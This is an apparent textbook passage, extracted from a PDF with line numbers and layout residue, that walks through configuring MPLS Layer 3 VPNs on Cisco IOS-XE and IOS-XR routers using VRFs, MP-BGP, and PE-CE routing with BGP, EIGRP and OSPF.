
Table 23-3. MPLS VPN Commands IOS-XE

Cisco Command	Description	
no bgp default ipv4-unicast	Prevents BGP from automatically defaulting to address family IPv4 unicast.	t3.1 t3.2 t3.3 t3.4
address-family vpnv4 unicast	BGP command to enter VPNv4 configuration.	t3.5
neighbor neighbor_ip send-community both	BGP address family command to send extended and standard BGP community attributes. Extended communities are required for MPLS VPNs.	t3.6 t3.7 t3.8
no mpls ip propagate-ttl forwarded	Global command used on PE routers to hide the structure of the MPLS network.	t3.9 t3.10
vrf definition VRF_Name	Defines a VRF.	t3.11
rd rd_number	VRF command to configure the route distinguisher used in a VPN.	t3.12
route-target [import export both] target_comm	VRF command to export or import route targets into a VRF.	t3.13 t3.14
export map route_map	VRF address family command to export routes based on a route map.	t3.15
vrf forwarding VRF_Name	Interface command to configure an interface as a member of a VRF.	t3.16
capability vrf-lite	OSPF command that disables down bit check when using VRF-lite.	t3.17

Table 23-4. MPLS VPN Commands IOS-XR

Cisco Command	Description	
mpls ip-ttl-propagate disable forwarded	Global command used on PE routers to hide the structure of the MPLS network.	t4.1 t4.2 t4.3 t4.4
vrf VRF_Name	Defines a VRF if entered in global configuration. Attaches an interface to a VRF entered under interface configuration.	t4.5 t4.6 t4.7
rd rd_number	BGP VRF command to configure the route distinguisher used in a VPN.	t4.8 t4.9
import route-target target_comm	VRF command to import route targets into a VRF.	t4.10 t4.11
export route-target target_comm	VRF command to export route targets into a VRF.	t4.12 t4.13

809 Figure 23-2 shows the network that you will build as you progress through this section. It is the same
 810 picture you saw before building the MPLS core. The configuration of the P routers does not change from
 811 the previous section, but you will build MPLS VPNs on the PE routers. You start with a site-to-site VPN that
 812 exports all routes and then progress into an example where a common services site can talk to other sites
 813 that can't directly communicate.



this figure will be printed in b/w

Figure 23-2. MPLS layer 3 VPN

AUS

The previous section introduced the terms provider edge (PE), provider (P), and customer edge (CE). In the terms of MPLS VPN, the PE routers segregate customer traffic using VRFs and distribute the routes using MP-BGP. The VPN is mostly transparent to the CE routers, with exceptions that will be discussed. In most MPLS VPN implementations, the CE router peers using BGP to the PE router. For the most part, the CE router isn't aware of the VRFs on the PE router. From its point of view, the next router in the path is the PE router for the peer site. The P routers are typically transparent to the CE. Similarly, the CE router and other customer (C) routers are transparent to the P routers. The P routers are solely MPLS routers that provide transport between the PE routers.

To start the example, we will create the MP-BGP iBGP peer relationship between the PE routers. We have four PE routers, so we either need to configure a full mesh of neighbor relationships or use a route reflector. In this example, we will use PE2 as an iBGP route reflector. Since you are only using the address family VPNv4 at this point, you will disable the default IPv4 address family. You configure the peer relationship to use the loopback interfaces. To support the VPN, you send community information to the neighbor:

```
PE2(config)#router bgp 65001
PE2(config-router)# no bgp default ipv4-unicast
PE2(config-router)# neighbor MPLS_PES peer-group
PE2(config-router)# neighbor MPLS_PES update-source Loopback 100
PE2(config-router)# neighbor MPLS_PES remote-as 65001
PE2(config-router)# address-family vpnv4
PE2(config-router-af)# neighbor 1.1.1.1 peer-group MPLS_PES
PE2(config-router-af)# neighbor 5.5.5.5 peer-group MPLS_PES
PE2(config-router-af)# neighbor 6.6.6.6 peer-group MPLS_PES
```

```

836 PE2(config-router-af)# neighbor MPLS_PES route-reflector-client
837 PE2(config-router-af)# neighbor 1.1.1.1 activate
838 PE2(config-router-af)# neighbor 5.5.5.5 activate
839 PE2(config-router-af)# neighbor 6.6.6.6 activate
840 PE2(config-router-af)# exit-address-family

```

841 The route reflector clients are all IOS-XR, so we can copy the exact route reflector client configuration
 842 on each. IOS-XR requires a route policy. In our example, we will create a policy that allows all prefixes
 843 without any match clauses:

```

844 route-policy VPN_POLICY
845     pass
846 end-policy
847 router bgp 65001
848     address-family vpnv4 unicast
849     !
850     neighbor 2.2.2.2
851     remote-as 65001
852     update-source Loopback100
853     address-family vpnv4 unicast
854     route-policy VPN_POLICY in
855     route-policy VPN_POLICY out
856     !
857 commit

```

858 Now that BGP is running for the VPNv4 address family, we will move to the next step in preparing
 859 for the first customer network. By default, MPLS propagates TTL information. This makes the customers
 860 aware of the MPLS network. To hide the MPLS topology from the customer network, use the `no mpls ip`
 861 `propagate-ttl` command. Adding the `forwarded` keyword only prevents TTL propagation from forward
 862 traffic. This means that traffic originating on the PE still has its TTL information propagated. This is
 863 important for troubleshooting from the PE routers:

```

864 PE2(config)#no mpls ip propagate-ttl forwarded

865 RP/0/0/CPU0:PE1(config)#mpls ip-ttl-propagate disable forwarded
866 RP/0/0/CPU0:PE1(config)#commit

867 RP/0/0/CPU0:PE3(config)#mpls ip-ttl-propagate disable forwarded
868 RP/0/0/CPU0:PE3(config)#commit

869 RP/0/0/CPU0:PE4(config)#mpls ip-ttl-propagate disable forwarded
870 RP/0/0/CPU0:PE4(config)#commit

```

871 Site-to-Site VPN

872 With the infrastructure set up, we can move on to the first MPLS example. In this example, we configure the
 873 CustomerA sites. The first step is to configure the VRFs on the PE routers. There are currently two syntaxes
 874 to create VRFs on an IOS-XE router. The legacy method defines VRFs using the `ip vrf VRF_Name` command
 875 and only supports IPv4. The newer method defines VRFs using the `vrf definition VRF_Name` command.
 876 This method supports multiple address families, and you need to define the address families that will be
 877 used. For VRFs used with MPLS VPNs, you also need to define the route distinguisher (RD). The RD is an

eight-octet field that ISPs use to distinguish VPNs. They are required because the IP addresses between VPNs can overlap and can't distinguish a VPN on their own. ISPs commonly use ASNs or an IP address along with an assigned number as the RD. In the example, you use 1:1, 2:2, and 10:10 for the RDs.

Another step for preparing a customer VRF is to configure the route targets. Route targets are used for determining which prefixes to share. When a route target is exported, it sets the route target extended community attribute for the prefixes exported. When a route target is imported, it imports the prefixes with the specified route target community value. The MP-BGP speaker automatically filters out prefixes that don't match a route import. In the examples, we use the RD value for the route targets, but that isn't always the case.

AU6

We will start on the IOS-XR routers. Their VRF configuration differs slightly from what we described for IOS-XE. One thing you will notice is the RD configuration is part of BGP on IOS-XR but part of the VRF definition on IOS-XE:

```
RP/0/0/CPU0:PE1(config)#vrf CustomerA 878
RP/0/0/CPU0:PE1(config-vrf)# address-family ipv4 unicast 879
RP/0/0/CPU0:PE1(config-vrf-af)# import route-target 880
RP/0/0/CPU0:PE1(config-vrf-import-rt)# 1:1 881
RP/0/0/CPU0:PE1(config-vrf-import-rt)# 10:10 882
RP/0/0/CPU0:PE1(config-vrf-import-rt)# export route-target 883
RP/0/0/CPU0:PE1(config-vrf-export-rt)# 1:1 884
RP/0/0/CPU0:PE1(config-vrf-export-rt)#vrf CustomerB 885
RP/0/0/CPU0:PE1(config-vrf)# address-family ipv4 unicast 886
RP/0/0/CPU0:PE1(config-vrf-af)# import route-target 887
RP/0/0/CPU0:PE1(config-vrf-import-rt)# 2:2 888
RP/0/0/CPU0:PE1(config-vrf-import-rt)# 10:10 889
RP/0/0/CPU0:PE1(config-vrf-import-rt)# export route-target 890
RP/0/0/CPU0:PE1(config-vrf-export-rt)# 2:2 891
RP/0/0/CPU0:PE1(config-vrf-export-rt)#router bgp 65001 892
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA 893
RP/0/0/CPU0:PE1(config-bgp-vrf)#rd 1:1 894
RP/0/0/CPU0:PE1(config-bgp-vrf)#vrf CustomerB 895
RP/0/0/CPU0:PE1(config-bgp-vrf)#rd 2:2 896
RP/0/0/CPU0:PE1(config-bgp-vrf)#commit 897
898
899
900
901
902
903
904
905
906
907
908
```

Now we will create the same VRFs on the IOS-XE router. This is because we have the same customers at both sites. In practical application, it may not match. Notice that we both exported and imported 1:1 for CustomerA and 2:2 for CustomerB. That is because we want to share all prefixes for a single customer. The import 10:10 is due to the common services VPN that we are going to configure in the "Shared Extranet" section:

```
PE2(config)#vrf definition CustomerA 914
PE2(config-vrf)# rd 1:1 915
PE2(config-vrf)# ! 916
PE2(config-vrf)# address-family ipv4 917
PE2(config-vrf-af)# route-target export 1:1 918
PE2(config-vrf-af)# route-target import 1:1 919
PE2(config-vrf-af)# route-target import 10:10 920
PE2(config-vrf-af)# exit-address-family 921
PE2(config-vrf)#vrf definition CustomerB 922
PE2(config-vrf)# rd 2:2 923
PE2(config-vrf)# ! 924
PE2(config-vrf)# address-family ipv4 925
```

```

926 PE2(config-vrf-af)# route-target export 2:2
927 PE2(config-vrf-af)# route-target import 2:2
928 PE2(config-vrf-af)# route-target import 10:10
929 PE2(config-vrf-af)# exit-address-family

```

930 The VRFs are created. Now we need to put the customer-facing interfaces into the VRFs. If you already
 931 have addresses on the interface, it will erase them:

```

932 RP/0/0/CPU0:PE1(config-if)#interface GigabitEthernet0/0/0/1
933 RP/0/0/CPU0:PE1(config-if)# vrf CustomerA
934 RP/0/0/CPU0:PE1(config-if)# ipv4 address 172.30.1.1 255.255.255.0
935 RP/0/0/CPU0:PE1(config-if)# no shut
936 RP/0/0/CPU0:PE1(config-if)#interface GigabitEthernet0/0/0/2
937 RP/0/0/CPU0:PE1(config-if)# vrf CustomerB
938 RP/0/0/CPU0:PE1(config-if)# ipv4 address 172.35.1.1 255.255.255.0
939 RP/0/0/CPU0:PE1(config-if)# no shut
940 RP/0/0/CPU0:PE1(config-if)#commit

```

```

941 PE2(config)#interface GigabitEthernet2
942 PE2(config-if)# vrf forwarding CustomerA
943 % Interface GigabitEthernet2 IPv4 disabled and address(es) removed due to enabling VRF
944 CustomerA
945 PE2(config-if)# ip address 172.30.2.1 255.255.255.0
946 PE2(config-if)#interface GigabitEthernet3
947 PE2(config-if)# vrf forwarding CustomerB
948 PE2(config-if)# ip address 172.35.2.1 255.255.255.0
949 PE2(config-if)#

```

950 The CE routers aren't aware of the VRFs. We configure their interfaces just like we would without MPLS:

```

951 CustA-1#sh run | sec net1|net2
952 interface GigabitEthernet1
953 ip address 172.30.1.2 255.255.255.0
954 desc ToISP
955 interface GigabitEthernet2
956 ip address 172.31.1.1 255.255.255.0
957 description ToInternalNetwork

```

```

958 CustA-2#sh run | sec net1|net2
959 interface GigabitEthernet1
960 ip address 172.30.2.2 255.255.255.0
961 desc ToISP
962 interface GigabitEthernet2
963 ip address 172.31.2.1 255.255.255.0
964 description ToInternalNetwork

```

```

965 CustB-1#sh run | sec net1|net2
966 interface GigabitEthernet1
967 ip address 172.35.1.2 255.255.255.0
968 desc ToISP

```

```

interface GigabitEthernet2                               969
  ip address 172.36.1.1 255.255.255.0                   970
  description ToInternalNetwork                          971

CustB-2#sh run | sec net1|net2                           972
interface GigabitEthernet1                               973
  ip address 172.35.2.2 255.255.255.0                   974
  desc ToISP                                             975
interface GigabitEthernet2                               976
  ip address 172.36.2.1 255.255.255.0                   977
  description ToInternalNetwork                          978

```

At this point, routing isn't configured. You have a couple options for routing protocols to the PE router. 979

BGP 980

Using BGP to peer with the PE is the best choice. In most cases, service providers only support BGP peering. 981
 An advantage of using MP-BGP is it natively supports MPLS VPN communities. A disadvantage is that you 982
 lose fidelity from your IGP. However, in most cases, you do not need to track IGP metrics between sites. 983

To configure BGP, you configure the CE just like any other eBGP peer: On the PE side, you need to use 984
 the `ipv4 vrf address family`: 985

```

CustA-1(config-if)#router bgp 65000                     986
CustA-1(config-router)#neighbor 172.30.1.1 remote-as 65001 987
CustA-1(config-router)#network 172.30.1.0 mask 255.255.255.0 988
CustA-1(config-router)#network 172.31.1.0 mask 255.255.255.0 989

```

! You should not use the same ASN on both sides of the VPN 990

! We are doing it for example purposes 991

```

CustA-2(config-if)#router bgp 65000                     992
CustA-2(config-router)#neighbor 172.30.2.1 remote-as 65001 993
CustA-2(config-router)#network 172.30.2.0 mask 255.255.255.0 994
CustA-2(config-router)#network 172.31.2.0 mask 255.255.255.0 995

```

```

RP/0/0/CPU0:PE1(config)#router bgp 65001               996
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA              997
RP/0/0/CPU0:PE1(config-bgp-vrf)#rd 1:1                998
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast 999
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#network 172.30.1.0/24 1000
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#exit                1001
RP/0/0/CPU0:PE1(config-bgp-vrf)#neighbor 172.30.1.2   1002
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr)#remote-as 65000   1003
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr)#address-family ipv4 unicast 1004
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#as-override    1005
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY in 1006
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#route-policy VPN_POLICY out 1007
RP/0/0/CPU0:PE1(config-bgp-vrf-nbr-af)#commit         1008

```

```

1009 PE2(config)#router bgp 65001
1010 PE2(config-router)#address-family ipv4 vrf CustomerA
1011 PE2(config-router-af)#neighbor 172.30.2.2 remote-as 65000
1012 PE2(config-router-af)#neighbor 172.30.2.2 as-override
1013 PE2(config-router-af)#network 172.30.2.0 mask 255.255.255.0

```

1014 In the preceding example, you added a complication. You used the same BGP ASN on each side of
 1015 the VPN. BGP loop prevention prevents the use of the same ASN. Adding `as-override` to the neighbor
 1016 relationship disables the check. It patches the problem, but it introduces risk of a routing loop. It is best
 1017 practice to avoid the problem by using different ASNs.

1018 When you look at the routing table on one of the CE routers, you can see the BGP routes from the peer
 1019 site. When you traceroute to a host at the peer site, you can also see the MPLS label at the egress PE router
 1020 and the BGP AS it transits. We do not see the entire MPLS path because we disabled TTL propagation:

```

1021 CustA-1#sh ip route bgp
1022 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1023         D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1024         N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1025         E1 - OSPF external type 1, E2 - OSPF external type 2
1026         i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1027         ia - IS-IS inter area, * - candidate default, U - per-user static route
1028         o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1029         a - application route
1030         + - replicated route, % - next hop override, p - overrides from Pfr

```

1031 Gateway of last resort is not set

```

1032         172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks
1033 B         172.30.2.0/24 [20/0] via 172.30.1.1, 00:01:08
1034         172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks
1035 B         172.31.2.0/24 [20/0] via 172.30.1.1, 00:01:22
1036 CustA-1#

```

```

1037 CustA-1#traceroute 172.31.2.1
1038 Type escape sequence to abort.
1039 Tracing the route to 172.31.2.1
1040 VRF info: (vrf in name/id, vrf out name/id)
1041  1 172.30.1.1 2 msec 1 msec 1 msec
1042  2 172.30.2.1 [AS 65001] [MPLS: Labels 0/28 Exp 0] 9 msec 9 msec 10 msec
1043  3 172.30.2.2 [AS 65001] 11 msec * 12 msec
1044 CustA-1#

```

1045 When you look at a prefix from the PE router, you can see detailed information about the prefix. In
 1046 the following snippet, you can see that the prefix was learned from BGP AS 65000 on a VPN with route
 1047 distinguisher 10:2 and the route target 10:2. You can also see the MPLS label for the prefix:

AU7

```

1048 PE2#show bgp vpnv4 unicast vrf CustomerA 172.30.1.0/24
1049 BGP routing table entry for 1:1:172.30.1.0/24, version 3
1050 Paths: (1 available, best #1, table CustomerA)
1051   Advertised to update-groups:
1052     3         1

```



```

Refresh Epoch 1 1053
Local, (Received from a RR-client) 1054
  1.1.1.1 (metric 40) (via default) from 1.1.1.1 (1.1.1.1) 1055
    Origin IGP, metric 0, localpref 100, valid, internal, best 1056
    Extended Community: RT:1:1 1057
    mpls labels in/out nolabel/24010 1058
    rx pathid: 0, tx pathid: 0x0 1059
PE2# 1060

```

EIGRP 1061

Since it was too easy to get everything running using purely BGP, we are going to complicate it by using EIGRP for CustomerB. The CE router only needs to know about EIGRP, but the PE routers will have a leg in both BGP and EIGRP. 1062-1064

Let's start with a really basic EIGRP configuration on the customer side. As with BGP, you configure it as normal on the CE routers, and you configure it in the vrf address family on the PE routers: 1065-1066

```

CustB-1(config)#router eigrp Apress 1067
CustB-1(config-router)#address-family ipv4 unicast as 100 1068
CustB-1(config-router-af)#network 0.0.0.0 1069
CustB-1(config-router-af)#end 1070

```

```

CustB-2(config)#router eigrp Apress 1071
CustB-2(config-router)#address-family ip 1072
CustB-2(config-router)#address-family ipv4 un 1073
CustB-2(config-router)#address-family ipv4 unicast as 100 1074
CustB-2(config-router-af)#net 1075
CustB-2(config-router-af)#network 0.0.0.0 1076
CustB-2(config-router-af)#end 1077

```

```

! In IOS-XR, we put the interface in the routing process instead of using the network command 1078
RP/0/0/CPU0:PE1(config)#router eigrp Apress 1079
RP/0/0/CPU0:PE1(config-eigrp)#vrf CustomerB address-family ipv4 1080
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#autonomous-system 100 1081
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#interface gi0/0/0/2 1082
RP/0/0/CPU0:PE1(config-eigrp-vrf-af-if)#commit 1083

```

```

PE2(config)#router eigrp Apress 1084
PE2(config-router)#address-family ipv4 vrf CustomerB autonomous-system 100 1085
PE2(config-router-af)#network 0.0.0.0 1086
PE1(config-router-af)# 1087
*Jul 27 07:16:23.306: %DUAL-5-NBRCHANGE: EIGRP-IPv4 100: Neighbor 172.35.2.2 1088
(GigabitEthernet3) is up: new adjacency 1089

```

When you look at the routing table on a CE router, you don't see the VPN routes yet. Since we aren't natively using BGP, we have a few steps left. We need to redistribute between EIGRP and BGP on the PE routers: 1090-1092

```

! Still in EIGRP process configuration from the previous snippet 1093
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#redistribute bgp 65001 1094
RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#default-metric 10000 1 255 1 1500 1095

```

```

1096 RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#commit
1097 RP/0/0/CPU0:PE1(config-eigrp-vrf-af)#router bgp 65001
1098 RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerB
1099 RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast
1100 RP/0/0/CPU0:PE1(config-bgp-vrf-af)#redistribute eigrp Apress
1101 RP/0/0/CPU0:PE1(config-bgp-vrf-af)#commit

```

```

1102 PE2(config-router-af)#topology base
1103 PE2(config-router-af-topology)#redistribute bgp 65001 metric 1000 0 255 1 1500
1104 PE2(config-router-af-topology)#router bgp 65001
1105 PE2(config-router)#address-family ipv4 vrf CustomerB
1106 PE2(config-router-af)#redistribute eigrp 100

```

1107 Now the routes are showing up on the CE router. Not only do they show up but they are showing up as
 1108 internal routers:

```

1109 CustB-1#sh ip route eigrp
1110 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
1111         D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
1112         N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
1113         E1 - OSPF external type 1, E2 - OSPF external type 2
1114         i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
1115         ia - IS-IS inter area, * - candidate default, U - per-user static route
1116         o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP
1117         a - application route
1118         + - replicated route, % - next hop override, p - overrides from PfR

```

1119 Gateway of last resort is not set

```

1120         172.35.0.0/16 is variably subnetted, 3 subnets, 2 masks
1121 D         172.35.2.0/24 [90/15360] via 172.35.1.1, 00:00:20, GigabitEthernet1
1122         172.36.0.0/16 is variably subnetted, 3 subnets, 2 masks
1123 D         172.36.2.0/24 [90/20480] via 172.35.1.1, 00:00:20, GigabitEthernet1
1124 CustB-1#

```

1125 When you go back to a PE and look at the VPNv4 entry for a prefix, you see extra information in the Cost
 1126 field. This field stores EIGRP information for use when it is redistributed back into EIGRP:

```

1127 RP/0/0/CPU0:PE1#show bgp vpnv4 unicast vrf CustomerB 172.35.2.0/24
1128 Mon Jul 27 07:22:34.941 UTC
1129 BGP routing table entry for 172.35.2.0/24, Route Distinguisher: 2:2
1130 Versions:
1131 Process          bRIB/RIB  SendTblVer
1132 Speaker          13        13
1133 Last Modified: Jul 27 07:21:14.703 for 00:01:20
1134 Paths: (1 available, best #1)
1135   Not advertised to any peer
1136   Path #1: Received by speaker 0
1137   Not advertised to any peer

```

```

Local 1138
  2.2.2.2 (metric 40) from 2.2.2.2 (2.2.2.2) 1139
    Received Label 29 1140
    Origin incomplete, metric 0, localpref 100, valid, internal, best, group-best, 1141
    import-candidate, imported 1142
    Received Path ID 0, Local Path ID 0, version 13 1143
    Extended community: COST:128:128:10240 EIGRP route-info:0x8000:0 EIGRP AD:100:256 1144
    EIGRP RHB:255:0:2560 EIGRP LM:0xff:1:1500 EIGRP VRR:0x0:1.2.35.172 RT:2:2 1145
    Source AFI: VPNv4 Unicast, Source VRF: CustomerB, Source Route Distinguisher: 2:2 1146
RP/0/0/CPU0:PE1# 1147

```

OSPF 1148

In this section, you will remove the native BGP configuration for CustomerA and rebuild it using OSPF 1149
between the CEs and PEs: 1150

```
CustA-1(config)#no router bgp 65000 1151
```

```
CustA-2(config)#no router bgp 65000 1152
```

```
RP/0/0/CPU0:PE1(config)#router bgp 65001 1153
```

```
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA 1154
```

```
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast 1155
```

```
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#no network 172.30.1.0/24 1156
```

```
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#exit 1157
```

```
RP/0/0/CPU0:PE1(config-bgp-vrf)#no neighbor 172.30.1.2 1158
```

```
RP/0/0/CPU0:PE1(config-bgp-vrf)#commit 1159
```

```
PE2(config)#router bgp 65001 1160
```

```
PE2(config-router)#address-family ipv4 vrf CustomerA 1161
```

```
PE2(config-router-af)#no network 172.30.2.0 mask 255.255.255.0 1162
```

```
PE2(config-router-af)#no neighbor 172.30.2.2 1163
```

AU8 Now we add the interfaces to an OSPF process. If you haven't manually created the OSPF process, it 1164
creates a process in the VRF when you add the first interface to an OSPF process. If the process was already 1165
created, but isn't part of the VRF, you get an error: 1166

```
! This process isn't in the VRF 1167
```

```
PE2(config)#router ospf 1 1168
```

```
PE2(config-router)#exit 1169
```

```
PE2(config)#int g2 1170
```

```
PE2(config-if)#ip ospf 1 area 0 1171
```

```
%VRF specified does not match existing router 1172
```

```
PE1(config-if)# 1173
```

1174 This feature can protect you from using the incorrect OSPF instance, but it can also lead to a
 1175 configuration error, if you aren't paying attention. In this case, this is the OSPF process for global routing.
 1176 If you remove the OSPF process and start over, you will break MPLS. In this case, you create a new process.
 1177 When you look at the running configuration, you can now see two OSPF routing processes:

```

1178 PE2(config-if)#ip ospf 101 area 0
1179 !
1180 PE2(config-if)#do show run | section router ospf
1181 router ospf 101 vrf CustomerA
1182 router ospf 1
1183   mpls ldp autoconfig
1184   router-id 1.1.1.1
1185 PE1(config-if)# exit

1186 PE2(config)#int g2
1187 ! This process ID can cause a problem
1188 ! MPLS PE to CE is the one place where process ID matters
1189 PE2(config-if)#ip ospf 102 area 0

1190 ! Everything is different on IOS-XR
1191 RP/0/0/CPU0:PE1(config)#router ospf 1 vrf CustomerA
1192 RP/0/0/CPU0:PE1(config-ospf-vrf)#address-family ipv4 unicast
1193 RP/0/0/CPU0:PE1(config-ospf-vrf-ar)#area 0
1194 RP/0/0/CPU0:PE1(config-ospf-vrf-ar)#interface gigabitEthernet 0/0/0/1
1195 RP/0/0/CPU0:PE1(config-ospf-vrf-ar-if)#commi

1196 CustA-1(config)#int g1
1197 CustA-1(config-if)#ip ospf 1 area 0
1198 CustA-1(config-if)#int g2
1199 CustA-1(config-if)#
1200 *Jul 27 07:44:16.213: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
1201 CustA-1(config-if)#ip ospf 1 area 0
1202 CustA-1(config-if)#router ospf 1
1203 CustA-1(config-router)#passive-interface g2
1204 CustA-1(config-router)#

1205 CustA-2(config)#router ospf 1
1206 CustA-2(config-router)#pas
1207 CustA-2(config-router)#passive-interface
1208 *Jul 27 07:45:35.237: %OSPF-6-DFT_OPT: Protocol timers for fast convergence are Enabled.
1209 CustA-2(config-router)#passive-interface default
1210 CustA-2(config-router)#no passive-interface g1
1211 CustA-2(config-router)#int g1
1212 CustA-2(config-if)#ip ospf 1 area 0
1213 CustA-2(config-if)#int g2
1214 CustA-2(config-if)#i
1215 *Jul 27 07:45:50.193: %OSPF-5-ADJCHG: Process 1, Nbr 172.30.2.1 on GigabitEthernet1 from
1216 LOADING to FULL, Loading Donep os
1217 CustA-2(config-if)#ip ospf 1 area 0
1218 CustA-2(config-if)#

```

After setting up OSPF on the interfaces, you need to mutually redistribute with BGP on the PE routers:	1219
RP/0/0/CPU0:PE1(config)#router ospf 1	1220
RP/0/0/CPU0:PE1(config-ospf)#vrf CustomerA	1221
RP/0/0/CPU0:PE1(config-ospf-vrf)#address-family ipv4 unicast	1222
RP/0/0/CPU0:PE1(config-ospf-vrf)#redistribute bgp 65001	1223
RP/0/0/CPU0:PE1(config-ospf-vrf)#commit	1224
Mon Jul 27 07:54:22.860 UTC	1225
RP/0/0/CPU0:PE1(config-ospf-vrf)#router bgp 65001	1226
RP/0/0/CPU0:PE1(config-bgp)#vrf CustomerA	1227
RP/0/0/CPU0:PE1(config-bgp-vrf)#address-family ipv4 unicast	1228
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#redistribute ospf 1 match internal external	1229
RP/0/0/CPU0:PE1(config-bgp-vrf-af)#commit	1230
Mon Jul 27 07:56:36.231 UTC	1231
PE2(config-if)#router ospf 102	1232
PE2(config-router)#redistribute bgp 65001 subnets	1233
PE2(config-router)#router bgp 65001	1234
PE2(config-router)#address-family ipv4 vrf CustomerA	1235
PE2(config-router-af)#redistribute ospf 102 match internal external	1236
PE2(config-router-af)#	1237
Now we can see that routes are in the table, but they are showing up as external routes. This is because of the different OSPF process numbers on the PE routers. For most purposes, process numbers are only locally significant, but they are also used for the OSPF domain ID:	1238
	1239
	1240
CustA-2#sh ip route os	1241
Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP	1242
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area	1243
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2	1244
E1 - OSPF external type 1, E2 - OSPF external type 2	1245
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2	1246
ia - IS-IS inter area, * - candidate default, U - per-user static route	1247
o - ODR, P - periodic downloaded static route, H - NHRP, l - LISP	1248
a - application route	1249
+ - replicated route, % - next hop override, p - overrides from Pfr	1250
Gateway of last resort is not set	1251
172.30.0.0/16 is variably subnetted, 3 subnets, 2 masks	1252
O E2 172.30.1.0/24 [110/1] via 172.30.2.1, 00:00:49, GigabitEthernet1	1253
172.31.0.0/16 is variably subnetted, 3 subnets, 2 masks	1254
O E2 172.31.1.0/24 [110/2] via 172.30.2.1, 00:00:49, GigabitEthernet1	1255
CustA-2#	1256

1257 When OSPF is redistributed from MP-BGP over MPLS, the domain ID is checked. If it doesn't match, the
 1258 routes are considered external. To solve the problem, you can either manually set the domain ID or ensure
 1259 that the process IDs match. In the following example, you set the domain IDs to be the same value:

```
1260 PE2#show ip ospf 102
1261 Routing Process "ospf 102" with ID 172.30.2.1
1262 Domain ID type 0x0005, value 0.0.0.102
1263 <output truncated>

1264 PE2#conf t
1265 Enter configuration commands, one per line. End with CNTL/Z.
1266 PE2(config)#router ospf 102
1267 PE2(config-router)#domain-id 0.0.0.1
```

1268 After setting consistent router IDs, the routes are now coming in as interarea routes:

```
1269 CustA-2#sh ip route ospf
1270 Codes: L - local, C - connected, S - static, R - RIP, M - mobile, B - BGP
